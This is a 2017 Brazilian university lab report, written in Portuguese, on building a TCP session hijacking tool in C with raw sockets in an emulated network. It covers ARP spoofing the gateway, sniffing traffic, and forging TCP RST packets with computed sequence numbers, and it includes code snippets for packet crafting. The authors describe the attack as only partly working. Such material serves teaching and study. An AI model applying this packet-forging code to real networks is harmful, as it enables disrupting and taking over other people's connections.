Pontifícia Universidade Católica do Rio Grande do Sul

Faculdade de Engenharia

Programa de Graduação em Engenharia da Computação

TCP Session Hijacking

Alunos: Gabriel Chiele e Maiki Buffet

Professor: Marcelo Veiga Neves

Porto Alegre

Junho, 2017

Sumário


A. Tarefa.....3
B. Requisitos de Implementação.....3
C. Execução do Ataque.....3
D. Limitações de Execução.....3
E. Implementação do Código.....4
F. Atividades Futuras.....7
G. Referências Bibliográficas.....8

A. Tarefa

O objetivo geral deste trabalho consiste em desenvolver uma aplicação utilizando *raw sockets* para que seja realizado o sequestro de conexões TCP – este ato é caracterizado por *TCP Session Hijacking*.

B. Requisitos de Implementação

A tarefa deve ser implementada em C, utilizado *raw socket* e deve possuir a seguinte topologia (criada utilizando a ferramenta *CORE*).



C. Execução do Ataque

Um cliente – conectado na mesma rede do atacante – deverá estar conectado a um servidor – este conectado em uma rede diferente. Enquanto trocas de dados são realizadas entre cliente-servidor, o atacante utiliza da técnica de *ARP Spoofing* para que consiga "emular" o gateway da rede. Ao mesmo tempo, um *sniffer* estará sendo utilizado para realizar o monitoramento do tráfego entre as duas máquinas alvo. Em um certo momento, a escolha do atacante, este, deverá iniciar a aplicação para que o sequestro seja realizado, e o cliente tenha a sua conexão encerrada. Após o encerramento da conexão com o cliente, o atacante deverá manter a conexão estabelecida – se passando pelo cliente – e deverá mandar algum dado ao servidor, com a finalidade de verificar se tudo ocorreu perfeitamente.

D. Limitações de Execução

No presente momento, o sequestro de sessão ocorre apenas se o cliente enviar um único caractere como dado para o servidor. A implementação do envio de mensagem após o *RESET* do cliente não aconteceu. Ambos problemas foram impedidos de serem resolvidos pois o ambiente de desenvolvimento fora do campus

acadêmico impossibilitava (por questão desconhecidas) a utilização da ferramenta *Wireshark* dentro do emulador *CORE*.

E. Implementação do Código

Definimos a NIC (*Network Interface Card*) como sendo a *eth0*.

```
#define INTERFACE_NAME "eth0"
```

Criamos três variáveis globais, sendo duas *sockaddr_in* (cliente e servidor) e uma variável para assegurarmos quem é o ip do cliente.

```
struct sockaddr_in source, dest;
char *client_ip = "";
```

Na função *main*, iniciamos o recebimento dos pacotes (que estão sendo encaminhados através da máquina atacante, ao qual está funcionando como um *gateway*), e iniciamos o processo de análise dos pacotes.

```
while(1) {
    saddr_size = sizeof saddr;

    data_size = recvfrom(sock_raw, buffer, 65536, 0, &saddr, (socklen_t*)&saddr_size);
    if(data_size <0)
        printf("Recvfrom error, failed to get packets\n");

    ProcessPacket(buffer);
}
```

Na função *ProcessPacket*, ao qual passamos o pacote dado (*buffer*), é realizada a separação dos *headers TCP/IP* do pacote, após isto, definimos os dados do cliente e do servidor (neste caso, *source* e *dest*).

Dentro desta mesma função, após definirmos quem é o *source* e o *dest*, verificamos se o primeiro é realmente a máquina do cliente, pois deve-se primeiramente realizar o *RESET* da máquina do mesmo. A verificação verifica se o IP global do cliente já está definido, caso esteja, avança para a sequência de *RESET* através da função *DisruptSession* – passando os *headers TCP/IP*, mas, caso não esteja definida, verificamos se o terceiro campo do IP (campo de subrede), é o mesmo da nossa máquina atacante, pois ambos devem estar fisicamente ligados na mesma rede local, e caso seja a mesma rede, guardamos a informação IP do cliente na variável global *cliente_ip*.

```
if(!strcmp(client_ip,"")) {
    int i = 0;
    char *found, *whoIS = strdup(inet_ntoa(source.sin_addr));
    while((found = strsep(&whoIS,"."))!= NULL) {
        if(i == 2 && 0 == atoi(found)) {
            client_ip = strdup(inet_ntoa(source.sin_addr));
            printf("%s\n",client_ip);
            break;
        }
        i++;
    }
}

if(!strcmp(client_ip,inet_ntoa(source.sin_addr)))
    DisruptSession(iph, tcph);
```

Na função *DisruptSession*, realizamos o *sniffer* do pacote, separando – apenas para análise – informações como IP de envio, IP de destino, porta de envio, porta de destino, flags como SYN, ACK, PSH, RST, sequência de ACK e número de sequência. Ainda nesta, após o *sniffer*, iniciamos o processo de preenchimento de um novo pacote – através da função *fill_packet*, para que seja realizado o *RESET* do cliente.

```
int i=1, packetAmount = 1;
while(i <= packetAmount) {
    fill_packet(dstAddress,
            srcAddress,
            ntohs(tcp_h->source),
            ntohs(tcp_h->dest),
            SYN_OFF,
            ACK_OFF,
            PSH_ON,
            ntohl(tcp_h->ack_seq) + seq_inc,
            ntohl(tcp_h->seq) + ack_inc,
            RESET_ON,
            cmd,
            packet,
            packet_size);
    packetAmount--;
}
```

Na função *fill_packet*, pegamos os dados passados como parâmetro, preenchemos um novo socket – chamado aqui de *pseudoTCPPacket*, com as informações oriundas dos *headers TCP/IP*, além de fazer o cálculo do *checksum* para o *TCP header*.

```
//IP header
ipHdr->ihl = 5;
ipHdr->version = 4;
ipHdr->tos = 0x10;
ipHdr->tot_len = ipHeaderTotalLength;
ipHdr->id = htons(0xa89e);
ipHdr->frag_off = htons(0x4000);
ipHdr->ttl = 0x40;
ipHdr->protocol = IPPROTO_TCP;
ipHdr->saddr = inet_addr(srcIP);
ipHdr->daddr = inet_addr(dstIP);
ipHdr->check = csum((unsigned short *) packet, ipHdr->tot_len);

//TCP header
tcpHdr->source = htons(srcPort);
tcpHdr->dest = htons(dstPort);
tcpHdr->seq = htonl(seq);
tcpHdr->ack_seq = htonl(ack_seq);
tcpHdr->res1 = 0;
tcpHdr->doff = 0x5;
tcpHdr->fin = 0;
tcpHdr->syn = syn;
tcpHdr->rst = rst;
tcpHdr->psh = psh;
tcpHdr->ack = ack;
tcpHdr->ack = 1;
tcpHdr->urg = 0;
tcpHdr->res2 = 0;
tcpHdr->window = htons(229);
tcpHdr->urg_ptr = 0;
```


```
pTCPPacket.srcAddr = inet_addr(srcIP);
pTCPPacket.dstAddr = inet_addr(dstIP);
pTCPPacket.zero = 0;
pTCPPacket.protocol = IPPROTO_TCP;
pTCPPacket.TCP_len = htons(sizeof(struct tcphdr) + data_length);
pseudo_packet = (char *) malloc((int) (sizeof(struct pseudoTCPPacket) + sizeof(struct tcphdr) + data_length));
memset(pseudo_packet, 0, sizeof(struct pseudoTCPPacket) + sizeof(struct tcphdr) + data_length);
memcpy(pseudo_packet, (char *) &pTCPPacket, sizeof(struct pseudoTCPPacket));
memcpy(pseudo_packet + sizeof(struct pseudoTCPPacket), tcpHdr, sizeof(struct tcphdr) + data_length);
tcpHdr->check = (csum((unsigned short *) pseudo_packet, (int) (sizeof(struct pseudoTCPPacket) + sizeof(struct tcphdr) +  data_length)))
```

Ao terminar de preencher o pacote, desativamos a opção *IP Forwarding* do *Kernel*, pois após receber o aviso de *RESET*, o cliente envia um pacote de retorno ao servidor, e dessa forma, impedimos que isto aconteça.


```
system("./disable_routing.sh");
```

Após desativarmos o encaminhamento do pacote na máquina atacante, realizamos o envio do pacote com o *RESET* para o cliente, e este, por fim, perde a conexão com o server.


Client



Server



Attacker



F. Atividades Futuras

Como explicado anteriormente, pelo fato do ambiente de desenvolvimento ter prejudicado e muito o desenvolvimento do trabalho, visto que não conseguimos utilizar o *Wireshark*, colocamos como futuras atividades resolver o problema de acertarmos o ACK e SEQ para apenas um caractere, além de mandarmos um *"Hello World"* ao servidor, passando-nos pelo cliente *RESETADO*.

G. Referências Bibliográficas

techrepublic.com/article/tcp-hijacking/
exploit-db.com/papers/13587/
ce.sharif.edu/courses/79-80/2/ce443/projects/delivered/6/index.html
ettercap.github.io/ettercap/
datenterrorist.wordpress.com/2007/07/06/programming-tcp-hijacking-tools-in-perl/
cecs.wright.edu/~pmateti/InternetSecurity/Lectures/TCPexploits/
github.com/yo2seol/mininet_tcp_hijacking
github.com/NickStephens/WRATH
github.com/r00t-3xp10it/morpheus
securiteam.com/tools/5QP0P0K40M.html
tenouk.com/Module43a.html